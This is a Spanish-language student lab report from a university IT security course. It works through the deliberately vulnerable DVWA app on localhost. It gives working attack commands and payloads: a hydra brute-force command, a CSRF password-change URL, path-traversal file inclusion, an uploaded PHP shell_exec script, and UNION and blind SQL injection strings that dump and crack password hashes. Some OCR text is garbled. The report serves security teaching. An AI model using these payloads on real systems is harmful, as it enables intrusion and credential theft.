

**Escuela Colombiana De Ingeniería
Julio Garavito**

Seguridad y privacidad TI

Daniel Esteban Vela Lopez

Andrés Felipe Montes

Laura Valentina Rodríguez Ortegón

Laboratorio No.10

2024-2

1. Brute force

```
└─(kali㉿kali)-[~] tools └── Kali Docs └── Kali Forums └── Kali NetHunter └── Exploit-DB └── Go
└─$ hydra -l admin -P /usr/share/wordlists/fasttrack.txt localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\: security=low; PHPSESSID=3fko20q495bkpdlijf27eccaor9:F=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-03 21:08:46
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 262 login tries (l:1/p:262), ~17 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\: security=low; PHPSESSID=3fko20q495bkpdlijf27eccaor9:F=Username and/or password incorrect
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-03 21:08:48
```

hydra -l admin -P /usr/share/wordlists/fasttrack.txt localhost http-get-form
"/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\: security=low; PHPSESSID=3fko20q495bkpdlijf27eccaor9:F=Username and/or password incorrect"

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

El formato correcto debe ser: ruta:post_data:header:fail_condition

2. Command injection

La inyección de comandos es un tipo de ataque que busca ejecutar comandos arbitrarios en el sistema operativo anfitrión mediante una aplicación que presenta vulnerabilidades. Estos ataques pueden llevarse a cabo cuando una aplicación envía datos inseguros proporcionados por el usuario, como los que provienen de formularios, cookies o encabezados HTTP, a un shell del sistema.

En este caso para conocer el usuario y el nombre de host usamos los comandos whoami y hostname respectivamente, si solo queremos usar esos comandos iniciamos la línea de comandos con ||

Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

3. Cross Site Request Forgery (CSRF)

Definición de CSRF: Este tipo de ataque permite que un atacante engañe a un usuario que ya está autenticado en una aplicación web para que realice acciones no deseadas. Por ejemplo, si un usuario está conectado a su cuenta bancaria, el atacante podría hacer que, sin que el usuario lo sepa, realice una transferencia de dinero a la cuenta del atacante.

Ejemplo del ataque: En el caso específico mencionado, el atacante utiliza una técnica de ingeniería social para enviar un enlace a la víctima (por ejemplo, a través de un correo electrónico o un chat). Cuando la víctima hace clic en el enlace, se le redirige a una URL manipulada que incluye parámetros que cambian la contraseña de su cuenta. El fragmento `?password_new=password&password_conf=&Change=Change#` es un ejemplo de cómo se estructura la URL.

`password_new=password`: Este parámetro especifica la nueva contraseña que el atacante quiere establecer.

`password_conf=`: Este parámetro generalmente se utiliza para confirmar la nueva contraseña; en este caso, parece estar vacío.

`Change=Change`: Este parámetro probablemente es un botón de acción que indica que se desea realizar el cambio.

El atacante modifica la URL para incluir la nueva contraseña que quiere que se establezca y, al hacer clic en el enlace, ejecuta la acción de cambiar la contraseña, posiblemente sin que el usuario se dé cuenta de lo que está sucediendo.


The screenshot shows two browser windows. The main window displays the DVWA 'Vulnerability: Cross Site Request Forgery (CSRF)' page. It has a sidebar with various menu items like 'SQL Injection', 'XSS (DOM)', etc. The main content area has a form titled 'Change your admin password:' with fields for 'New password:' and 'Confirm new password:', and a 'Change' button. Below the form, a note says 'Password Changed.' The second window, titled 'Test Credentials', shows a successful login attempt with the message 'Valid password for \'admin\''. Both windows are from Mozilla Firefox.

http://localhost/DVWA/vulnerabilities/csrf/?password_new=lau&password_conf=lau&Change=Change#

4. File Inclusion

Definición de la vulnerabilidad de inclusión de archivos: La vulnerabilidad de inclusión de archivos permite a un atacante incluir un archivo en una aplicación, aprovechando a menudo mecanismos de "inclusión dinámica de archivos" implementados en la aplicación objetivo. Esta vulnerabilidad se produce cuando se utiliza la entrada proporcionada por el usuario sin una validación adecuada.

Ejemplo del ataque: En este caso, para acceder a ciertos archivos, se puede modificar la última parte del enlace original a `.../hackable/flags/fi.php`. Esta manipulación permite al atacante navegar a través del sistema de archivos y acceder a archivos que normalmente no deberían ser accesibles, lo que podría llevar a la exposición de información sensible o la ejecución de código malicioso.



Localizamos la primera, segunda y cuarta palabra. Para obtener la quinta, revisamos el código fuente de la página.

5. File upload

Las vulnerabilidades relacionadas con la carga de archivos en aplicaciones web pueden permitir que los atacantes suban archivos maliciosos y ejecuten código en el servidor. Por ello, es fundamental implementar medidas de seguridad para prevenir este tipo de ataques.

El atacante creará un script PHP con el objetivo de verificar si puede ejecutarlo en el servidor.

The screenshot shows a browser window for DVWA at the URL `localhost/DVWA/vulnerabilities/fi/?page=../hackable/flags/fi.php`. The page content includes the following text:

```

1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.
--LINE HIDDEN :)-
4.) The pool on the roof must have a leak.
5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all just electrons.

```

The sidebar menu on the left lists various attack types, with "File Inclusion" highlighted. The browser's developer tools (Inspector) are open, showing the HTML source and the CSS styles applied to the page. The CSS for the body.home class includes a background color of #e7e7e7.

```

<?php
echo "Cuando este mensaje aparezca significa que lau me odia :(";
$comando = shell_exec('pwd');
echo "<pre>$comando</pre>";
?>

```


The terminal session on Kali Linux shows the following commands:

```

└──(kali㉿kali)-[~]
$ nano fileUpload.php
└──(kali㉿kali)-[~]
$ cd
└──(kali㉿kali)-[~]
$ ls
Desktop  Documents  Downloads  fileUpload.php  Music  Pictures  Public  Templates  Videos
└──(kali㉿kali)-[~]
$ pwd
/home/kali
└──(kali㉿kali)-[~]
$ 

```

A message at the bottom right of the terminal window says "Want to know more about Kali?"



Vulnerability: File Upload

Choose an image to upload:

No file selected.

`../../../../hackable/uploads/fileUpload.php successfully uploaded!`

More Information


- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitemanagement/upload-forms-threat/>

Comprobaremos si el script desarrollado puede ejecutarse en el servidor.

The screenshot shows a web browser window with the URL `127.0.0.1/DVWA/hackable/uploads/`. The page title is "Index of /DVWA/hackable/uploads". The table lists two files: "dvwa_email.png" and "fileUpload.php". The "fileUpload.php" file was uploaded on 2024-11-03 at 22:27 with a size of 137 bytes. The browser interface includes navigation buttons, a search bar, and links to Kali Linux tools like Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-D.

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
 dvwa_email.png	2024-11-03 19:33	667	
 fileUpload.php	2024-11-03 22:27	137	

Apache/2.4.58 (Debian) Server at 127.0.0.1 Port 80



Cuando este mensaje aparezca significa que lau me odia :(

/var/www/html/DVWA/hackable/uploads

El atacante ejecuta el código PHP y, al hacerlo, descubre que puede cargar archivos al servidor, lo que le permite subir archivos maliciosos.

6. SQL injection

La vulnerabilidad de inyección SQL permite a los atacantes manipular consultas de bases de datos para acceder o modificar datos no autorizados. Para prevenir este tipo de ataques, es fundamental validar la entrada y seguir buenas prácticas de seguridad.

Vulnerability: SQL Injection

User ID: Submit

ID: 5
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Encontramos que la tabla tiene dos filas después de probar con 4 y 3, no se obtuvieron resultados por lo que pudimos asumir que la tabla debía tener menos filas.

The screenshot shows the DVWA SQL Injection page at localhost/DVWA/vulnerabilities/sqlinjection/?id='union+select+1%2C2+-+-&Submit=Submit#. The page title is "Vulnerability: SQL Injection". On the left, there's a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, and File Inclusion. Below the sidebar is a "More Information" link. The main form has a "User ID:" input field containing "ID: 'union select 1,2 -- -" and a "Submit" button. The output area displays the results of the injection: "First name: 1" and "Surname: 2".

El atacante podrá ver cuáles son las bases de datos presentes actualmente utilizando la consulta:

' UNION SELECT 1, schema_name FROM information_schema.schemata --

Esta consulta permite al atacante obtener el nombre de las bases de datos disponibles en el servidor al combinar su propia instrucción SQL con la consulta original. El uso de -- al final convierte en un comentario cualquier código que siga, lo que evita que se produzcan errores de sintaxis y asegura que solo se ejecute la parte que el atacante ha injectado.

The screenshot shows the DVWA SQL Injection page with the same injection query as before: "ID: 'union select 1, schema_name from information_schema.schemata -- -". The output area now lists several database names: "First name: 1", "Surname: information_schema", "First name: 1", and "Surname: dvwa".

Sabiendo qué tabla necesito, quiero averiguar cuáles son las tablas que existen en la base de datos 'dvwa' utilizando la siguiente consulta:

' UNION SELECT table_name, 2 FROM information_schema.tables WHERE table_schema='dvwa' --

Esta consulta permite al atacante obtener los nombres de las tablas dentro de la base de datos 'dvwa' al realizar una unión con su propia consulta, mientras que -- al final asegura que cualquier código posterior sea ignorado, garantizando que solo se ejecute la parte injectada.

Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT table_name, 2 FROM information_schema.tables WHERE table_schema='dvwa' --
First name: guestbook
Surname: 2

ID: ' UNION SELECT table_name, 2 FROM information_schema.tables WHERE table_schema='dvwa' --
First name: users
Surname: 2
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection

El atacante buscará todas las columnas de la tabla 'users' en la base de datos 'dvwa' utilizando la siguiente consulta:

```
' UNION SELECT column_name, 2 FROM information_schema.columns WHERE
table_name='users' --
```

Esta consulta permite al atacante obtener los nombres de todas las columnas de la tabla 'users' al combinar su instrucción inyectada con la consulta original.

Vulnerability: SQL Injection

User ID: Submit

```
ID: 'union select column_name,2 from information_schema.columns where table_name='users'-- --'
First name: user_id
Surname: 2

ID: 'union select column_name,2 from information_schema.columns where table_name='users'-- --'
First name: first_name
Surname: 2

ID: 'union select column_name,2 from information_schema.columns where table_name='users'-- --'
First name: last_name
Surname: 2

ID: 'union select column_name,2 from information_schema.columns where table_name='users'-- --'
First name: user
Surname: 2

ID: 'union select column_name,2 from information_schema.columns where table_name='users'-- --'
First name: password
Surname: 2

ID: 'union select column_name,2 from information_schema.columns where table_name='users'-- --'
First name: avatar
Surname: 2

ID: 'union select column_name,2 from information_schema.columns where table_name='users'-- --'
First name: last_login
Surname: 2

ID: 'union select column_name,2 from information_schema.columns where table_name='users'-- --'
First name: failed_login
Surname: 2
```

Ahora, examinamos todas las columnas de contraseñas utilizando la siguiente consulta:

' UNION SELECT user, password FROM users --

Esta consulta permite al atacante obtener los nombres de usuario y las contraseñas almacenadas en la tabla 'users' al combinar su propia instrucción con la consulta original.

Vulnerability: SQL Injection

User ID: Submit

```
ID: 'union select user, password from users-- 
First name: admin
Surname: 231badb19b93e44f47dalbd64a8147f2

ID: 'union select user, password from users-- 
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'union select user, password from users-- 
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'union select user, password from users-- 
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'union select user, password from users-- 
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Dado que las contraseñas están encriptadas, crearemos un archivo de texto que contenga las contraseñas y sus respectivos usuarios.

```
GNU nano 7.2
admin:231badb19b93e44f47da1bd64a8147f2
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
kali
```

Luego verificaremos que tipo de encriptación tiene cada una de ellas

```

└──(kali㉿kali)-[~] prueba

└──(kali㉿kali)-[~/Downloads]
$ hash-identifier
#####
# Doc
# Music
# Pictures
# Videos
# Downloads
#
Devices
#####
# v1.2 #
By Zion3R #
www.Blackploit.com #
Root@Blackploit.com #

#####
HASH: 231badb19b93e44f47da1bd64a8147f2

Possible Hashs: vork
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

```

Al descubrir que las contraseñas están en un hash MD5, podemos desencriptarlas de la siguiente forma.

```

└──(kali㉿kali)-[~/Documents] Docs Kali Forums Kali NetHunter
└──$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/fasttrack
.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/
4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123        (gordonb)
letmein       (pablo)
3g 0:00:00:00 DONE (2023-09-05 22:48) 75.00g/s 5550p/s 5550c/s 2145
.. starwars
Warning: passwords printed above might not be all those cracked

```

7. Vulnerability: SQL Injection (Blind)

La explotación de Blind SQL Injection es compleja porque el atacante no recibe mensajes de error ni datos visibles directamente de la aplicación web. En lugar de eso, se basa en el comportamiento de la aplicación para extraer información, utilizando consultas SQL de tipo True/False y observando cambios sutiles en la respuesta del sistema. Cuando no hay retroalimentación visible, es común recurrir a métodos basados en tiempo, donde una consulta SQL provoca una demora si se cumple una condición verdadera, permitiendo al atacante inferir el resultado.

Para identificar la versión de la base de datos en un entorno donde solo se reciben respuestas de True o False, el atacante puede crear consultas que verifiquen fragmentos específicos de la versión. Por ejemplo, podría empezar con una consulta como: `1' and substring(version(), 1, 10) = '1' -- -`. Esta consulta permite verificar si la versión de la base de datos comienza con "1". Ajustando esta técnica de substring a diferentes posiciones y longitudes, el atacante puede aislar y reconstruir la versión completa en pequeñas partes, acumulando detalles de manera gradual.

`"1' and version() like '%SQL Server%' -- -"`

Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

Para verificar si la base de datos es un SQL Server, puede usar una consulta como `1' and version() like '%SQL Server%' -- -`. Si esta devuelve True, confirmaría que se trata de SQL Server. Posteriormente, el atacante puede seguir probando combinaciones adicionales para obtener más detalles específicos sobre la versión. Pruebas como `1' and version() like '%1%' -- -`, `1' and version() like "%1.%' -- -` y `1' and version() like "%1.4%" -- -` le permiten verificar si la versión contiene ciertos caracteres o secuencias, lo cual reduce el rango de versiones posibles y revela información que podría ser útil para personalizar futuros ataques.

Al confirmar que la versión contiene algo como "1.4", el atacante obtiene una idea de la versión o el tipo de base de datos, lo que le ayuda a ajustar sus siguientes consultas para maximizar su efectividad en la extracción de datos de esta manera indirecta y silenciosa. Este proceso, aunque lento, es efectivo para avanzar en entornos de Blind SQL Injection, donde los datos visibles no están disponibles directamente.

- 1' y version() como "%1%" -- -

Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID is MISSING from the database.



- 1' y version() como '%1.%' -- -

Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID is MISSING from the database.



- 1' y version() como '%1.4%' -- -

Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID is MISSING from the database.



- Continuará probando varias combinaciones hasta tener una idea de la versión.

Después de varios intentos podemos notar que la versión es 1.4, esto nos brinda información importante de cómo se comporta la base de datos y nos da algunos indicios de cómo podemos explotarla.

8. Weak Session IDs

1. Revisión de la Generación de Cookies de Sesión

- Al iniciar sesión en DVWA, se asigna una cookie de sesión llamada `dvwaSession`.

- El ID de sesión se observa en las herramientas del navegador (generalmente en la sección de cookies de las herramientas de desarrollo) para examinar si sigue un patrón predecible, como números secuenciales o una cadena de caracteres fácilmente descifrable.

2. Identificación de Patrones en los IDs de Sesión

- Si el ID de sesión es simple, como números consecutivos o una estructura que parece repetirse, un atacante podría intentar adivinar el ID de sesión de otro usuario.
- Para probar esto, se puede cerrar sesión e iniciar sesión repetidamente, observando cualquier cambio en la estructura del ID de sesión.

3. Intento de Suplantación de Sesiones

- Usando los valores de los ID de sesión identificados, un atacante podría intentar reutilizar o manipular estos valores para acceder a la cuenta de otra persona.
- Esto se hace inyectando un ID de sesión conocido en las cookies y refrescando la página para ver si se obtiene acceso a otra cuenta.

4. Mejora y Fortalecimiento de la Seguridad de Sesión

- DVWA permite a los usuarios comprender cómo fortalecer la gestión de sesiones en aplicaciones reales. Esto incluye implementar IDs de sesión seguros, difíciles de adivinar y únicos para cada usuario, y establecer configuraciones adicionales en el servidor como el atributo **SameSite** y **Secure** para proteger las cookies en conexiones HTTPS.

Estos pasos ayudan a visualizar cómo los IDs de sesión débiles pueden poner en riesgo una aplicación web y las medidas para prevenir tales vulnerabilidades en entornos de producción.

The image displays two screenshots of the Chrome DevTools interface, illustrating session management and cookie storage.

Network Tab:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	WS	Other	Disable Cache
200	POST	localhost	/DVWA/vulnerabilities/weak_id/	document	html	1.55 kB	3.59 kB	2 ms	160 ms	0 ms
200	GET	localhost	/dvwa/page.js	script	js	cached	0 B		0 ms	
200	GET	localhost	/add_event/listeners.js	script	js	cached	593 B		0 ms	
200	GET	localhost	/logo.png	img	png	cached	5.04 kB		0 ms	
200	GET	localhost	/Favicon.ico	Favicon.ico	image/x-icon	cached	1.41 kB		0 ms	

Storage Tab:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwsession	5	localhost	/DVWA/vulnerabilities/weak_id/	Session	12	false	true	None	Tue, 05 Nov 2024 04:32:58 GMT
dwsession	dsd4e83ee23a2324a952894b5d61adachdse709	localhost	/vulnerabilities/weak_id/	Tue, 05 Nov 2024 04:33:58 GMT	51	true	true	None	Tue, 05 Nov 2024 03:33:58 GMT
PHPSESSID	onk3tme5sva4qjb37nobsrb	localhost	/	Wed, 06 Nov 2024 03:34:33 GMT	35	false	false	None	Tue, 05 Nov 2024 04:32:24 GMT
security	low	localhost	/	Session	11	false	false	None	Tue, 05 Nov 2024 04:32:24 GMT

```

1 <!DOCTYPE html>
2
3 <html lang="en-GB">
4   <head>
5     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
6     <title>Vulnerability: Weak Session IDs :: Damn Vulnerable Web Application (DVWA)</title>
7     <link rel="stylesheet" type="text/css" href="../../dva/css/main.css" />
8     <link rel="icon" type="image/png" href="../../dva/images/favicon.png" />
9     <script type="text/javascript" src="../../dva/js/dvwaPage.js"></script>
10
11 </head>
12 <body class="home">
13   <div id="container">
14     <div id="header">
15       
16     </div>
17     <div id="main_menu">
18       <div id="main_menu_padded">
19         <ul class="menuBlocks"><li class=""><a href="#">Home</a></li>
20         <li class=""><a href="#">Instructions</a></li>
21         <li class=""><a href="#">Brute Force</a></li>
22         <li class="menuBlocks"><li class=""><a href="#">Vulnerabilities/Brute Force</a></li>
23         <li class=""><a href="#">Command Injection</a></li>
24         <li class=""><a href="#">File Inclusion</a></li>
25         <li class=""><a href="#">File Upload-Included.php</a></li>
26         <li class=""><a href="#">File Upload-File Upload</a></li>
27         <li class=""><a href="#">File Upload-File Upload</a></li>
28         <li class=""><a href="#">File Upload-File Upload</a></li>
29         <li class=""><a href="#">File Upload-File Upload</a></li>
30         <li class=""><a href="#">File Upload-File Upload</a></li>
31         <li class=""><a href="#">File Upload-File Upload</a></li>
32         <li class=""><a href="#">File Upload-File Upload</a></li>
33         <li class=""><a href="#">File Upload-File Upload</a></li>
34         <li class=""><a href="#">File Upload-File Upload</a></li>
35         <li class=""><a href="#">File Upload-File Upload</a></li>
36         <li class=""><a href="#">File Upload-File Upload</a></li>
37         <li class=""><a href="#">File Upload-File Upload</a></li>
38         <li class=""><a href="#">File Upload-File Upload</a></li>
39         <li class=""><a href="#">File Upload-File Upload</a></li>
40         <li class=""><a href="#">File Upload-File Upload</a></li>
41         <li class=""><a href="#">File Upload-File Upload</a></li>
42         <li class=""><a href="#">File Upload-File Upload</a></li>
43         <li class=""><a href="#">File Upload-File Upload</a></li>
44         <li class=""><a href="#">File Upload-File Upload</a></li>
45         <li class=""><a href="#">File Upload-File Upload</a></li>
46         <li class=""><a href="#">File Upload-File Upload</a></li>
47         <li class=""><a href="#">File Upload-File Upload</a></li>
48         <li class=""><a href="#">File Upload-File Upload</a></li>
49         <li class=""><a href="#">File Upload-File Upload</a></li>
50         <li class=""><a href="#">File Upload-File Upload</a></li>
51         <li class=""><a href="#">File Upload-File Upload</a></li>
52         <li class=""><a href="#">File Upload-File Upload</a></li>
53         <li class=""><a href="#">File Upload-File Upload</a></li>
54         <li class=""><a href="#">File Upload-File Upload</a></li>
55         <li class=""><a href="#">File Upload-File Upload</a></li>
56         <li class=""><a href="#">File Upload-File Upload</a></li>
57         <li class=""><a href="#">File Upload-File Upload</a></li>

```

Filter values	
	Data
▼ {b3678c30-0701-4e26-bd6e-37fe2fe102b4}: "value"	<p>Created: "Tue, 05 Nov 2024 04:17:51 GMT"</p> <p>Domain: "localhost"</p> <p>Expires / Max-Age: "Wed, 06 Nov 2024 04:17:51 GMT"</p> <p>HostOnly: true</p> <p>HttpOnly: false</p> <p>Last Accessed: "Tue, 05 Nov 2024 04:17:51 GMT"</p> <p>Path: "/DVWA/vulnerabilities/weak_id/"</p> <p>SameSite: "Lax"</p> <p>Secure: false</p> <p>Size: 43</p>

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding out of scope items; hiding CSS, image and general binary content (?)

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
417	http://127.0.0.1	POST	/dwa/vulnerabilities/weak_id/			200	3733	HTML		Vulnerability: Weak
416	http://127.0.0.1	POST	/dwa/vulnerabilities/weak_id/			200	3733	HTML		Vulnerability: Weak
415	http://127.0.0.1	GET	/dwa/vulnerabilities/view_help.php?id...	✓		200	2868	HTML	php	Help :: Damn Vulnerability: Weak
414	http://127.0.0.1	GET	/dwa/vulnerabilities/weak_id/			200	3697	HTML		Vulnerability: Weak
413	http://127.0.0.1	GET	/dwa/js/add_event_listeners.js			404	451	HTML	js	404 Not Found
412	http://127.0.0.1	GET	/dwa/security.php			200	5652	HTML	php	DVWA Security :: Damn Vulnerability: Weak
411	http://127.0.0.1	POST	/dwa/security.php	✓		302	396	HTML	php	404 Not Found
409	http://127.0.0.1	GET	/dwa/js/add_event_listeners.js			404	451	HTML	js	404 Not Found
408	http://127.0.0.1	GET	/dwa/security.php			200	5560	HTML	php	DVWA Security :: Damn Vulnerability: Weak
407	http://127.0.0.1	POST	/dwa/vulnerabilities/weak_id/			200	3716	HTML		Vulnerability: Weak
406	http://127.0.0.1	GET	/dwa/vulnerabilities/weak_id/			200	3688	HTML		Vulnerability: Weak
405	http://127.0.0.1	GET	/dwa/vulnerabilities/weak_id/			200	3688	HTML		Vulnerability: Weak
403	http://127.0.0.1	GET	/dwa/dwvaj/s/dwvaPage.js			200	1320	script	js	Vulnerability: Weak
402	http://127.0.0.1	GET	/dwvaj/dwvaj/s/add_event_listeners.js			200	882	script	js	Vulnerability: Weak

Request
Response
INSPECTOR

Pretty
Raw
\n
Actions
Select extension...

```
1 POST /dwa/vulnerabilities/weak_id/ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/we
   bp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://127.0.0.1
0 DNT: 1
1 Connection: close
2 Referer: http://127.0.0.1/dwva/vulnerabilities/weak_id/
3 Cookie: dwvaSession=1613335803; security=medium; PHPSESSID=
   r8r340ontdt9m33ab8jhn0osrj
4 Upgrade-Insecure-Requests: 1
5 Sec-GPC: 1
6
```

Pretty
Raw
Render
\n
Actions
Select extension...

```
1 HTTP/1.1 200 OK
2 Date: Sun, 14 Feb 2021 20:50:13 GMT
3 Server: Apache/2.4.46 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: dwvaSession=1613335813
8 Vary: Accept-Encoding
9 Content-Length: 3406
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12
13 <!DOCTYPE html>
14
15 <html lang="en-GB">
16
17   <head>
18     <meta http-equiv="Content-Type" content="text/html; chara
19
20     <title>
21       Vulnerability: Weak Session IDs :: Damn Vulnerable Web
22     </title>
23
24     <link rel="stylesheet" type="text/css" href=".../dwa/c
25
26     <link rel="icon" type="image/ico" href=".../favicon.ico"
27
28     <script type="text/javascript" src=".../dwvaPage.js">
29   </script>
30
31   <body class="home">
32     <div id="container">
```

Request

Pretty Raw \n Actions Select extension...

```

1 POST /dvwa/vulnerabilities/weak_id/ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://127.0.0.1
10 DNT: 1
11 Connection: close
12 Referer: http://127.0.0.1/dvwa/vulnerabilities/weak_id/
13 Cookie: dwvaSession=1613335803; security=medium; PHPSESSID=r8r3400ntdt9m33a8jhn0osrj
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17

```

Response

